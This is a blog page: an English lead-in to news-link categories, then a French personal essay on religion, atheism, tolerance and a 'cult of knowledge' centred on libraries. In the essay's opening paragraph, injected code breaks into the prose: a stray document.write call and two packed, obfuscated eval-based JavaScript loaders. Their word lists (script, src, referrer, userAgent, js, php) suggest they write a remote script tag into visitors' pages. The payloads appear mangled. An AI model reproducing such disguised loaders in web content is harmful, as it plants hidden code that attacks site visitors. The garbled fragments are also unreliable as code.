As for the news, there are not much to talk about (besides a series of tornadoes in the U.S.A.), but as usual you can find links to my selection of news stories right
after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Library

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour

Local News & National Politics

Media, Culture, & Society

Sciences & History

Technology, Gadgets & Internet

[ Traduire ]

(Non) Credo

Depuis mon plus jeune âge je me suis toujours penché sur le sujet des religions (et c’est sans doute pour ça que j’ai depuis un mal de dos chronique). Dès l’âge de sept ou huit ans, document.write(“”); j’ai remis en question l’enseignement religieux reçu à l’école et j’étais réticent à aller à l’église. Toutefois, ce n’est que plus tard, dans l’adolescence, que je me suis vraiment intéressé à la philosophie des religions (sans vraiment savoir ce que c’était au départ).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rhrkn|var|u0026u|referrer|bibif||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebrfh|var|u0026u|referrer|iydty||js|php’.split(‘|’),0,{}))

Avant d’en venir à la conclusion que la religion est une question vide de sens produite par notre nature même d’être humain insécure — mais que c’est toutefois un mal nécessaire et qu’il faut accepter et respecter l’opinion d’autrui tant que celui-ci respecte celle des autres et préserve la dignité humaine — j’ai longtemps cherché une voie de remplacement.

Continuez après le saut de page >>

Je me suis bien sûr intéressé à toutes sortes de théorie farfelues. Il y a eut, entre autres, celle que je pourrais appeler “hydrogènisme” et qui vouait un culte à la molécule d’hydrogène car elle seule était présente à l’origine de l’univers et est véritablement omniprésente en nous et partout.

Il y a aussi toute la question du nombre d’or, connu dès l’antiquité comme la proportion d’Euclide mais qui fut mis en évidence au Moyen-Âge par Fibonacci et sa suite de nombre, qui laisse entrevoir une organisation exceptionnelle et inexpliquée de l’univers et suggère l’existence d’un Grand Architecte, créateur du cosmos. Si cela pouvait expliquer l’un des éléments dont la science avait le plus de difficulté à donner du sens (du moins pour l’instant), le big bang qui donna naissance à l’univers, j’étais prêt à en considérer la possibilité pour un moment d’autant plus que cela semblait exclure l’idée ridicule de l’existence d’une entité anthropomorphe intervenant sans cesse dans nos vies telles que le concevaient les religions gréco-romaine ou judéo-chrétienne.

De toute les religions, j’ai toujours eu un certain respect pour les cultes multimillénaires qui ont survécu jusqu’à nos jours (incluant à la rigueur certains aspects des religions judéochrétiennes, de l’hindouisme ou de l’Islam) mais surtout pour les croyances animistes (shintô, croyances amérindiennes, etc.). Et j’ai aussi voué un certain intérêt envers ces philosophies qui sont souvent élevées en pseudo-religion (particulièrement le bouddhisme). Toutefois j’abhorre les religions organisées (et encore plus les sectes) qui exploitent les masses et mettent trop d’emphase sur les démonstration ostentatoires (en annonçant leur couleur avec des objets décoratifs ou vestimentaires tel que pendantifs, chapeaux, costumes, coiffures, etc., ou s’adonnent à de complexes cérémonies).

Parmi la religion chrétienne, la plus tolérable est sans aucun doute le protestantisme (et ses multiples variantes) qui, par ses réformes constantes, s’est le mieux adapté au mode de vie moderne et demeure donc plus respectueux de l’individualisme (femmes ordonnées, acceptation de l’homosexualité, marriage des prêtres, etc.). Les plus odieuses des religions sont toutes les formes d’orthodoxies et de fondamentalismes, qu’elles soient évangélistes d’extrème droite, zélotes, talibans, hassidiques, etc. Toutes ces religions caractérisées par un dogme rigide qui gouvernent implacablement la vie des croyants dans tous ses aspects, leur refusant toute individualité.

Toute cette quête et cette analyse introspective ne pouvait aboutir que vers l’athéisme (la négation de toute foi) ou l’agnosticisme (l’indifférence ou même l’impossibilité de se prononcer sur l’existence ou non du divin). Prudent, j’ai généralement plus penché vers ce dernier, mais au début j’ai aussi beaucoup considéré le premier et cela m’a mené sur le chemin dangereux de l’intolérance.

En effet, comme beaucoup j’ai pensé “qu’il faut être bien idiot pour croire à toutes ces âneries, et bien faible pour nécessiter de telles béquilles morales ou intellectuelles”. Toutefois, une telle attitude, quand l’on raille sans cesse le croyant, tournant en dérision sa foi profonde dans le divin ou envers ses institutions (on rencontre beaucoup cette attitude navrante sur l’internet, sur Facebook entre autres, avec des pages comme Atheist EDU, Working class atheists ou The Proud Atheist), n’est certes pas la meilleure façon de se faire ou de conserver des amitiés. Il faut être prudent dans nos conversations publiques, car on ne sait jamais vraiment quelles sont les croyances profondes de nos interlocuteurs (j’avais la méchante habitude d’assumer que mes interlocuteurs, étant des gens que je considérais brillants, étaient soit athées ou agnostiques).

J’ai ainsi perdu plusieurs amis, chassé par le martèlement incessant de mon intolérance. J’ai peu à peu réalisé que cette attitude faisait de moi un méchant crétin, particulièrement quand un ami, que je respectais beaucoup, est devenu prêtre. J’ai donc appris à mettre de l’eau dans mon vin et à respecter l’opinion des autres. Ce n’est pas parce qu’on est en désaccord qu’il faut être désagréable et blessant. On a beau penser que leur position est ridicule, le mieux est de se taire. Bien sûr, souvent les religions ne se gêneront pas pour insensiblement imposer leurs opinions aux autres mais (et je dois sans doute cela à mon éducation catholique) je crois que si on s’abaisse à leur niveau on ne vaut pas plus qu’eux. Il faut toujours chercher à comprendre et à respecter l’autre.

J’en suis donc venu à développer ce que j’appelle les trois tenants du respect religieux: tu ne discutera que rarement de religion, tu respectera l’ultime commandement (“ne fait pas aux autres ce que tu ne veux pas qu’ils te fassent”; en fait, ça résume les dix commandements) et tu n’exercera ton culte qu’en privé (le principe du caput-domus-templum: dans ta tête, dans ta maison et dans ton temple). Si tu respecte ça, tu n’embêtera probablement jamais personne. Toutefois, il ne faut jamais exclure une bonne et saine discussion (comme ici) et se laisser le droit à l’humour (mais attention certains groupes n’entendent pas à rire sur ce sujet).

Cela nous amène à la question de la séparation de la morale et de la religion. L’histoire des religions nous apprends et nous fait comprendre comment les religions sont nés et ont évolués. La croyance religieuse est avant tout une quête de sens, de savoir. Pourquoi moi? Pourquoi l’univers? Et toute la relation qu’il y a entre les deux. Un gouffre incommensurable, indicible, sépare ces deux espaces (le moi et le tout) et il doit être comblé d’une façon ou d’une autre par une explication rationnelle ou mystique, un mythe fondateur, un pont qui a pour seul but de rassurer notre psyché.

Si tel est le fondement de la religion, l’origine des préceptes religieux (doctrine ou dogme) est, quant à elle, beaucoup plus pragmatique. Elle émane de deux sources: l’une morale et l’autre utilitaire. Dans une société simple, où le savoir n’est pas accessible à tous, il est important d’établir des règles claires pour s’assurer de la sécurité, de la survie tant de l’individu que du groupe: des règles qui régissent la relation entre l’individu et son environnement (des règles d’hygiène par exemple: ne pas manger certains types de nourritures dans un climat chaud, manger d’une main et se torcher de l’autre, etc.) et des règles qui gouvernent les relations entre les membres du groupe (bonne conduite, moeurs, éthique, lois comme le décalogue ou le code d’Hammourabi ou la loi salique). Pour bien fonctionner, toute société, qu’elle soit religieuse ou séculaire, doit avoir un fondement morale qui est de nature philosophique. La morale religieuse découle nécessairement de la philosophie morale. Toutefois, les choses se sont compliquées le jour où le pouvoir politique a mis à contribution la morale pour des fins de contrôle (marquant souvent et étrangement le passage d’une société matriarcale à une société patriarcale). Et le dogme était né. Pour éviter les abus du pouvoir, il est important de conserver un séparation entre ce qui est strictement morale (l’État en quelque sorte) et la religion (l’Église).

C’est bien beau tout ça et on a beau rejeter l’irrationnel (et le bébé avec l’eau du bain parfois), on en vient toujours à croire en quelques choses au fonds de nous même. Que ce soit de petites superstitions, du spiritisme, le culte des ancêtres, ou qu’on se dise ”moi je ne crois qu’en l’Homme” (quelle erreur: l’Homme est une créature des plus bêtes et méchantes, qui ne mérite pas l’espace qu’il occupe sur cette planète) ou ”moi je ne crois qu’en la Science”, on croit quand même toujours en quelque chose. D’une façon un peu similaire au polythéisme agglutinant des romains (plus tard transposé dans le culte des saints), la tendance actuelle semble être au syncrétisme.

Je m’en suis déjà moqué, mais c’est une pratique courante et, ma foi, très justifiée. Les catholiques appelle ça de la religion de cafétéria, puisqu’on choisi et croit ce qui nous plait le plus soit à l’intérieur des préceptes chrétiens, soit dans l’ensemble des religions du Monde. Des fois, j’ai l’impression de pousser ce principe à l’extrême. Je crois un peu de tout (dans une nonchalance influencée par l’agnosticisme, avec une morale un peu catholique de gauche et plutôt bouddhiste, et une forte allégeance à la Science). Croyant un peu plus une chose le matin, un peu plus une autre le soir, selon mes humeurs.

La croyance au goût du jour ces derniers temps est ce que j’appelle “l’Athénæisme,” en référence à la déesse grecque Athéna (particulièrement Pallas Athéna, “déesse de la sagesse, protectrice des sciences et des arts”). Son temple est l’Athenæum. Le terme acquit un sens plus large avec une école établit par Hadrien vers 135 A.D. pour faire la promotion des études littéraires et scientifiques et qu’il nomma ainsi en l’honneur d’Athènes, ville grecque alors considérée comme le siège du raffinement intellectuel. Elle était composé d’un amphithéâtre (auditorium), pour les conférences, ainsi que d’une bibliothèque et devint la première université de Rome au IVe siècle. Depuis, le terme “athenæum” désigne toute institution consacré à la promotion du Savoir ou un édifice contenant une salle de lecture ou une bibliothèque. De nos jours le nom est utilisé pour de nombreuses publications académiques, des clubs ou des sociétés consacrés à la promotion du Savoir, des centres culturels, des bibliothèques, des musées, des théâtres, des écoles et même des hôtels.

Vous l’aurez sans doute deviné, il s’agit ici du culte du Savoir. Et la bibliothèque est son temple. Le temple du Savoir humain (je dirais même: du Savoir Universel, mais ce serait sans doute exagéré et attacherait à l’idée une aura de mysticisme non nécessaire). Bien sûr, chaque bibliothèque ne contient qu’une partie infime de ce Savoir, qu’une toute petite pièce du puzzle. Il appartient à chaque individu d’assembler le plus grand nombre possible de ces pièces. (Comme tout temple, la bibliothèque demande le respect. Respect des lieux, respect des autres. Mais aller donc expliquer ça à une troupe d’enfant turbulents qui n’y voit qu’une salle de jeu, pleine de papier inutile!)

Est-ce une philosophie? Est-ce une religion? Si on y attache un peu de mysticisme on peut voir le divin dans le Savoir mais ce n’est pas vraiment nécessaire. Il s’agit surtout d’une façon de voir le monde, d’une discipline de questionnement et d’une réflexion sur notre relation avec l’Univers. Chercher à comprendre ce que nous sommes, ce qu’est l’Univers et définir tout ce qu’il y a entre les deux. On peut aussi y ajouter une touche Dickienne, et se demander si l’Univers est réel ou si il est illusoire. Est-il multiple ou simple? (Mais là on tomberait un peu dans le Gnosticisme…)

Tout cela peut paraitre compliqué mais en fait c’est très simple: cette philosophie (ou religion) n’a que deux règles: l’Ultime Commandement (mentionné plus haut) et le devoir de sans cesse s’améliorer, se perfectionner. Approfondir la connaissance de soi et surtout la connaissance de l’Autre. Car l’ignorance est la mère de tout les maux (comme le disait si bien Rabelais).

Ainsi s’achève cette réflexion pascale.

[ Translate ]